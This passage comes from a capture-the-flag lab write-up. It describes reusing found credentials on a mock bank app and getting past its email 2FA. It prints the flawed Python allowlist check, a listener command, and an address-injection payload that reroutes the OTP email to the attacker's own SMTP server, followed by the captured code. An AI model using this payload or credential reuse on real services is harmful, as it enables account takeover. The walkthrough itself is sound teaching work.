
Using the discovered credentials sbreachblocker@easterbunnies.thm:malharerocks, we log in to the application and capture the second flag.
Third Flag
We can also try using the same credentials we obtained for Hopflix to log in to the Hopsec Bank application.

We are able to log in successfully; however, after authentication, the application asks us to choose an email address to which a 2FA OTP code will be sent.

After selecting any of the listed email addresses, the application prompts us to enter the 2FA OTP that was supposedly sent to that email, which we do not have access to.

At this point, it is technically possible to brute-force the 6-digit OTP if you want to try.
Looking at the code responsible for OTP generation, we see that the application generates a random code and then calls the send_otp_email function, passing both the generated code and the email address supplied by the user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@app.route('/api/send-2fa', methods=['POST'])
def send_2fa():
    data = request.json
    otp_email = str(data.get('otp_email', ''))

    if not session.get('bank_authenticated', False):
        return jsonify({'error': 'Access denied.'}), 403

    # Generate 2FA code
    two_fa_code = ''.join([str(random.randint(0, 9)) for _ in range(6)])
    session['bank_2fa_code'] = encrypt(two_fa_code)

    if send_otp_email(two_fa_code, otp_email) != -1:
        return jsonify({'success': True})
    else:
        return jsonify({'success': False})
Inspecting the send_otp_email function, we see that it performs several checks to validate the supplied email address. It ensures the email format is valid, restricts certain characters, and verifies that either the full email address or the domain is allowed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
def validate_email(email):
    if '@' not in email:
        return False
    if any(ord(ch) <= 32 or ord(ch) >=126 or ch in [',', ';'] for ch in email):
        return False

    return True

def send_otp_email(otp, to_addr):
    if not validate_email(to_addr):
        return -1

    allowed_emails= session['bank_allowed_emails']
    allowed_domains= session['bank_allowed_domains']
    domain = to_addr.split('@')[-1]
    if domain not in allowed_domains and to_addr not in allowed_emails:
        return -1

    from_addr = 'no-reply@hopsecbank.thm'
    message = f"""\
    Subject: Your OTP for HopsecBank

    Dear you,
    The OTP to access your banking app is {otp}.

    Thanks for trusting Hopsec Bank!"""

    s = smtplib.SMTP('smtp')
    s.sendmail(from_addr, to_addr, message)
    s.quit()
However, this logic is flawed. The condition:
1
2
if domain not in allowed_domains and to_addr not in allowed_emails:
    return -1
does not enforce that both the domain and the full email address are valid. Instead, it allows the email to pass as long as either the domain or the full address is permitted. Since the domain is extracted using to_addr.split('@')[-1], we can manipulate the email address so that the extracted domain matches an allowed domain.
By ensuring the email ends with @easterbunnies.thm, the check domain not in allowed_domains always evaluates to False, and the entire condition becomes:
1
if False and to_addr not in allowed_emails:
which allows the function to continue, regardless of the actual destination address.
To abuse this behavior, we can use a known SMTP parsing trick. An excellent article by PortSwigger describes how the ( character can be used to comment out parts of an email address. Using this technique, we can specify our own email address and append (@easterbunnies.thm to satisfy the domain check.
First, we start a simple SMTP server to receive incoming emails.
1
$ python3 -m aiosmtpd -n -l 192.168.161.135:25
Next, we intercept the request that sends the OTP email and replace the email address with the following payload:
1
jxf@[192.168.161.135](@easterbunnies.thm
This causes the OTP email to be delivered to jxf@[192.168.161.135], while still passing the application’s validation logic.

Forwarding the modified request confirms that the bypass works, and we successfully receive the OTP code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ python3 -m aiosmtpd -n -l 192.168.161.135:25
---------- MESSAGE FOLLOWS ----------
Received: from [172.18.0.2] (sq5_app-v2_1.sq5_default [172.18.0.2])
        by hostname (Postfix) with ESMTP id 716A3FAA7E
        for <jxf@[192.168.161.135]>; Mon, 22 Dec 2025 18:36:19 +0000 (UTC)
X-Peer: ('10.66.153.21', 54620)

    Subject: Your OTP for HopsecBank

    Dear you,
    The OTP to access your banking app is 136197.

    Thanks for trusting Hopsec Bank!
------------ END MESSAGE ------------
We can now enter the captured OTP code to complete the login process for Hopsec Bank.

This works as expected, and we are successfully logged in.

Finally, by clicking the Release Charity Funds button, we capture the third flag and complete the room.